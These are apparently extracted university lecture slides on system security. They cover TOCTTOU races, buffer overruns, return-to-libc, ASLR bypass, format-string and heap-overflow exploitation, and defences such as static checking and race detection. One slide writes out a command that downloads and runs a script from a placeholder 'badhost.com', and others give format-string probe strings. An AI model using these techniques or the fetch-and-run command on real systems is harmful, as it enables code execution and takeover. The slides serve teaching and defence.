


Midterm results



Computer System Security: Distribution of Midterm grades

xterm command

- **Provides a terminal window in X-windows**
- **Ran with root (superuser) privileges**
 - Requires kernel pseudo-terminal (pty) device
 - Runs as root to change ownership of pty to user
 - Also writes protected utmp/wtmp files to record users
- **Used to allow logging terminal session**

```
if (access (logfile, W_OK) < 0)
    return ERROR;
fd = open (logfile, O_CREAT|O_WRONLY|O_TRUNC, 0666);
/* ... */
```

- **Access call checks for dangerous security hole**

An attack

xterm

Attacker

access (“/tmp/**X**”) → OK

creat (“/tmp/**X**”)

unlink (“/tmp/**X**”)

symlink (“/tmp/**X**” → “/etc/**passwd**”)

open (“/tmp/**X**”)

- **Attacker changes /tmp/X between check and use**

- xterm unwittingly overwrites /etc/passwd
- Time-of-check-to-time-of-use (TOCTTOU) bug

OpenBSD man page: “CAVEATS: access() is a potential security hole and should never be used.”

Clearing old files in /tmp

- **Root deletes unused files in /tmp nightly**

```
find /tmp -atime +3 -exec rm -f -- {} \;
```

- **find identifies files not accessed in 3 days**

- executes `rm`, replacing `{}` with file name

- **`rm -f -- path` deletes file *path***

- Note “`--`” prevents *path* from being parsed as option

- **Is this secure?**

An attack

find/rm

Attacker

readdir (“/tmp”) → “etc”

lstat (“/tmp/etc”) → DIRECTORY

readdir (“/tmp/etc”) → “passwd”

unlink (“/tmp/etc/passwd”)

creat (“/tmp/etc/passwd”)

rename (“/tmp/etc” → “/tmp/x”)

symlink (“/etc”, “/tmp/etc”)

SSH configuration files

- **SSH 1.2.12 – secure login program, runs as root**
 - Needs to bind TCP port under 1,024 (privileged operation)
 - Needs to read client private key (for host authentication)
- **Also needs to read & write files owned by user**
 - Read configuration file `~/.ssh/config`
 - Record server keys in `~/.ssh/known_hosts`
- **Author wanted to avoid TOCTTOU bugs:**
 - First binds socket & reads root-owned secret key file
 - Then drops all privileges before accessing user files

Trick question: ptrace bug

- **Dropping privs allows user to “debug” SSH**
 - Depends on OS, but at the time several were vulnerable
- **Once in debugger**
 - Could use privileged port to connect anywhere
 - Could read secret host key from memory
 - Could overwrite local user name to get privs of other user
- **The fix: restructure into 3 processes!**
 - Perhaps overkill, but really wanted to avoid problems


Buffer overruns

- **Program copies string to buffer w/o checking size**

```
char buf[80];  
strcpy (buf, gethostbyaddr(...)->h_name);
```

- **Attacker creates name longer than 79 characters**
 - strcpy overflows buffer, corrupts stack
- **Attacker can usually execute arbitrary code**
 - E.g., Put fake call arguments with command string in buffer
 - Overwrite return address with address of system routine
- **Attackers can exploit even off-by-one errors**

x86 Stack format



- `%esp` – stack pointer
- `%ebp` – frame pointer (previous value of `%esp`)

Example function code

```
int f(int x) { return g(x); }
```

f:

```
    pushl    %ebp
    movl    %esp, %ebp
    subl    $20, %esp
    pushl    8(%ebp)
    call    g
    leave   # = movl %ebp,%esp; popl %ebp
    ret     # pops %eip off stack
```

Code injection

- **Goal: Exploit buffer overrun on the stack**
- **Inject data that overflows buffer**
 - Data includes instructions you want to execute
 - (Just avoid nul bytes)
 - Also overwrites old %eip value in stack
 - Return to location on stack
- **When function returns, jumps to code on stack**
- **One remedy: W[^]X (“W XOR X”)**
 - Make every page writable or executable, not both
 - AMD Athlons & new Pentiums support this in MMU
 - Otherwise, can use yucky segmentation tricks

Return-to-libc

- **Idea: Inject data, not code, return to real function**
- **C library function** `system (const char *cmd)`
 - Runs a shell with command `cmd`, e.g.:
`wget http://badhost.com/badcmds; sh ./badcmds`
 - Returns when command finishes
- **New attack:**
 - Overwrite `%eip` with address of `system ()`
 - Overwrite above that with argument to `system ()`
 - Function will return to `system ()` function in `libc`

Address space randomization

- **Idea: randomize addresses to complicate attacks**
 - Break address space into executable, mapped & stack areas
 - Don't want to change page alignment or fragment mapped area
 - Can get about 16 bits of randomness for mapped region (libc)
- **Problem: Attacker can guess the value**
 - Most network daemons get restarted on crash
 - So when you guess wrong, connection just gets closed
 - When you guess right, do something else (e.g., sleep)

De-randomization details

- **Step 1: Figure out map region offset**
 - Idea: sleep for 16 seconds on correct, else crash
 - See figures 1 and 2
- **Step 2: Exploit pointer on stack**
 - An argument already contains pointer into buffer
 - No need to figure out stack randomized offset
 - Use return-to-ret to pop off values until you get to pointer
 - See figures 3 and 4

Other defenses for buffer overruns

- **Place “canary” values on stack**
 - Compiler checks canaries okay before returning
 - Aborts execution if stack tampered with
 - Also re-order variables so buffers are higher than other vars
- **Double check return address against copy**
- **Large virtual address spaces (help randomization)**
- **Encrypting pointers in memory**
 - Decrypt before using—attacker pointer decrypts to junk
 - Usually just XOR w. same random value, not so secure
- **Use safe languages (e.g., Java)**
- **Use better string libraries**

Format string errors

- C function like printf use %-escape codes
- Programmers sometimes forget, and pass though user-supplied strings:

```
printf (user); /* where user supplied by user */
```

```
/* or */
```

```
char tmpbuf[512];  
snprintf (tmpbuf, sizeof (tmpbuf), "foo: %s", user);  
tmpbuf[sizeof (tmpbuf) - 1] = '\0';  
syslog (LOG_NOTICE, tmpbuf); /* printf-like function */
```

How to exploit

- **Crash program:** `printf ("%s%s%s%s%s%s%s");`
- **Examine stack:** `printf ("%x,%x,%x,%x");`
- **Examine arbitrary memory:**
 - If format string is on stack, it could include an address
 - Use `%x` to walk up to format string, the `%s`
- **Overwrite arbitrary memory:**
 - Exploit `%n` format specifier
 - Writes number of bytes written to memory
 - Use similar trick embedding pointer in format string

Heap overflow bugs

- **Buffer overflows may happen to heap-allocated buffers**
- **Slightly harder to exploit**
 - Can't just overwrite return %eip
- **But can exploit specific malloc implementation**
 - Allocated chunk often followed by free chunk
 - Free chunks often on doubly linked list
 - Overwrite malloc's internal pointers

Exploiting GNU malloc



- To remove chunk from free list, code is:

```
#define unlink( P, BK, FD ) { \
    /*1*/ BK = P->bk; \
    /*2*/ FD = P->fd; \
    /*3*/ FD->bk = BK; \
    /*4*/ BK->fd = FD; \
}
```

- Make FD function pointer – 12 bytes
- Make BK shell code (e.g., jump to buffer)


Today, buffer overflows still very common

[Wagner]



- **Goal of Wagner: Detect and fix these bugs before deploying software**

Problem: How to find the buffer overruns



- This is sendmail-8.9.3.
- Where's the bug?

Detecting buffer errors

- **Runtime (dynamic) checking to discover bugs**
 - E.g., put special bytes around each buffer
 - Will get clobbered if there's an overflow
 - But need to generate test cases that overflow buffer
- **Static checking—run source code through checker**
 - Can't solve perfectly (undecidable problem)
 - But perhaps can catch a large percentage of bugs

Notation

- Define *range* $[m, n] \equiv \{m, m + 1, \dots, n\}$
- *Range closure* $S \subseteq \mathbf{Z}^\infty$ is **smallest range** $R \supseteq S$
 - E.g., range closure of $[1, 5, 7] = \{1, 2, 3, 4, 5, 6, 7\}$
- **Arithmetic operations produce range closures:**
 - $S + T = \{s + t : s \in S \wedge t \in T\}$
 - $S \times T = RC(\{s \times t : s \in S \wedge t \in T\})$
 - $2T = \{2\} \times T = T + T$

Applying ranges to strings

- **If s is a string**
 - $\text{len}(s)$ is possible lengths of string
 - $\text{alloc}(s)$ is possible sizes of buffer containing string
 - In general want $\text{len}(s) \leq \text{alloc}(s)$
- **Every statement generates a constraint**
 - E.g., `strcpy (dst, src);` $\implies \text{len}(\text{src}) \subseteq \text{len}(\text{dst})$
 - See Table 1 in paper
- **If $\text{len}(s) = [a.b]$, $\text{alloc}(s) = [c, d]$, then**
 - If $b \leq c$, no possibility of error
 - If $a > d$, then there is definitely an error
 - Else if overlap, there may or may not be an error

Example

```
char buf[128];
while (fgets (buf, 128, stdin)) {
    if (!strchr (buf, '\n')) {
        char error[128];
        sprintf (error,
                "Line too long: %s\n",
                buf);
        die (error);
    }
    /* ... */
}
```

Constraints

```
char buf[128];
while (fgets (buf, 128, stdin)) {
    if (!strchr (buf, '\n')) {
        char error[128];
        sprintf (error,
                "Line too long: %s\n",
                buf);
        die (error);
    }
    /* ... */
}
```

$[128, 128] \subseteq \text{alloc}(buf)$
 $[1, 128] \subseteq \text{len}(buf)$
 $[128, 128] \subseteq \text{alloc}(error)$
 $\text{len}(buf) + 16 \subseteq \text{len}(error)$

How well does this work?

- **Results: Found real security holes in sendmail**
- **Limitations:**
 - False positives (10-1 ratio of possible bugs to bugs)
 - False negatives (can't catch everything)
 - Doesn't deal with control flow (e.g., strcat in a loop)
 - Doesn't deal with pointer aliasing

Race conditions: Brief intro to threads

- `tid create (void (*fn) (void *), void *arg);`
 - Create a new thread, run fn with arg
 - Thread will run concurrently in same address space
- `void exit ();`
 - Destroy current thread
- `void join (tid thread);`
 - Wait for thread thread to exit

Synchronization primitives

- `void lock (mutex_t m);`
`void unlock (mutex_t m);`
 - Only one thread acquires `m` at a time, others wait
 - **All global data must be protected by a mutex!**
- `void wait (mutex_t m, cond_t c);`
 - Atomically unlock `m` and sleep until `c` signaled
- `void signal (cond_t c);`
`void broadcast (cond_t c);`
 - Wake one/all users waiting on `c`

Data races

- **Example: modify global ++x without mutex**
 - Might compile to: load, add 1, store
 - Bad interleaving changes result: load, load, ...
- **Even single instructions can have races**
 - E.g., i386 allows single instruction `addl $1, _x`
 - Not atomic on MP without lock prefix!
- **Even reads dangerous on some architectures**
- **But sometimes cheating buys efficiency**

```
if (!initialized) {  
    lock (m);  
    if (!initialized) { initialize (); initialized = 1; }  
    unlock (m);  
}
```


Detecting data races

- **Static methods (hard)**
- **Debugging painful—race might occur rarely**
- **Instrumentation—modify program to trap memory accesses**
 - If two threads access same memory at same time, raise error

The eraser approach

- **Idea: Detect even races that don't actually occur**
 - Instrument code
 - Figure out what locks should protect a piece of data
 - All data must be protected by some lock
- **Lockset algorithm:**
 - For each global memory location, keep a "lockset"
 - On each access, remove any locks not currently held
 - If lockset becomes empty, abort: No mutex protects data
 - Catches potential races even if they don't occur

Bugs vs. time



Bug lifetimes

Lifetime of All Bugs

